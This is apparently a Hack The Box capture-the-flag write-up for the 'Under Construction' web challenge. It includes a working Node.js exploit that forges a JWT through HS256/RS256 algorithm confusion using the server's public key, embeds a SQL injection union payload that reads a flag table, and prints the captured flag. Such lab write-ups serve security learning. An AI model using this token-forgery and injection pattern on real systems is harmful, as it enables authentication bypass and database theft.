


Under Construction

1) Registered a new user



2) The jwt accepts both HS256 and RS256, it is vulnerable to algorithm confusion



3) Got the public key of jwt

Download CyberChef [Download](#) Last build: 25 days ago - Version 10 is here! Read about the new features [here](#) Options [Settings](#) About / Support [?](#)

Operations 443

replace
 Find / Replace
 Bit shift right
 ROT8000
 Remove Diacritics
 SHA0
 Streebog
 Substitute
 Favourites
 Data format
 Encryption / Encoding
 Public Key

Recipe

^
 Save
 Load
 Delete

Input

+
 Load
 Save
 Delete
 Copy
 Paste

```

-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA95oTm9DNzcHr8gHjZaYktsbj1KxxU0ozw0trP93BgIpXv6WipQRB5
lqofPlU6FB99Jc5QZ0459t73ggVDQiXuCMi2hoUfJ1VmJNeWCrSrDUhokIFZEUcumeHwWtUNuEv0ezC54ZTDEC5YSTAOzgJIwa
lsHj/ga5ZEDx3Ext0Mh5AEwbAD73+qXS/ucvhfajgpzHGd90gNQU60LMf2mH+FynNsJNNwo5nRe7tR12Wb2YOCxw2vdam01n1k
f/SMypSKKvOgj5y0LGiU3jeXmXv8WS+YiYCU50BAmTcz2w2kzBhZf1H6RK4mqquexJHra23IGv5UJ5GVPEXpdCqK3Tr0wIDAQAB
-----END PUBLIC KEY-----

```

442
 1
 0-442 (442 selected)
 Raw Bytes
 LF

Output

Save
 Load
 Copy
 Paste

```

-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA95oTm9DNzcHr8gHjZaYktsbj1KxxU0ozw0trP93BgIpXv6WipQRB5
lqofPlU6FB99Jc5QZ0459t73ggVDQiXuCMi2hoUfJ1VmJNeWCrSrDUhokIFZEUcumeHwWtUNuEv0ezC54ZTDEC5YSTAOzgJIwa
lsHj/ga5ZEDx3Ext0Mh5AEwbAD73+qXS/ucvhfajgpzHGd90gNQU60LMf2mH+FynNsJNNwo5nRe7tR12Wb2YOCxw2vdam01n1k
f/SMypSKKvOgj5y0LGiU3jeXmXv8WS+YiYCU50BAmTcz2w2kzBhZf1H6RK4mqquexJHra23IGv5UJ5GVPEXpdCqK3Tr0wIDAQAB
-----END PUBLIC KEY-----

```

4) Made a script to create cookie

```

const jwt = require('jsonwebtoken');

// ' union SELECT 1, group_concat(tbl_name), 3 FROM sqlite_master WHERE
type='table' and tbl_name NOT like 'sqlite_%'
data = {
  username: "' union SELECT *,2 from flag_storage -- '"
}
let publickey = '-----BEGIN PUBLIC KEY-----
\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA95oTm9DNzcHr8gHjZaY\nktsbj1KxxU-
Oozw0trP93BgIpXv6WipQRB5lqofPlU6FB99Jc5QZ0459t73ggVDQi\nXuCMi2hoUfJ1VmJNeWCrSr-
DUhokIFZEUcumeHwWtUNuEv0ezC54ZTDEC5YSTAOzg\njIWalsHj/
ga5ZEDx3Ext0Mh5AEwbAD73+qXS/
uCvhfajgpzHGd90gNQU60LMf2mH\n+FynNsJNNwo5nRe7tR12Wb2YOCxw2vdam01n1kf/
SMypSKKvOgj5y0LGiU3jeXmX\nv8WS+YiYCU50BAmTcz2w2kzBhZf1H6RK4mqquexJHra23IGv5UJ5G-
VPEXpdCqK3Tr\n0wIDAQAB\n-----END PUBLIC KEY-----\n'

fetch("http://94.237.53.113:50267/", { method: "GET", headers: { Cookie:
`session=${jwt.sign(data, publickey, { algorithm: 'HS256' })}` } })
  .then((res) => res.text()).then((res) => {
    console.log(res)
  })

```

5) Flag

```

(vigneswar@VigneswarPC)-[~/Web/Under Construction]
$ node exploit.js | grep HTB
Welcome HTB{d0n7_3xp053_y0ur_publ1ck3y}<br>

```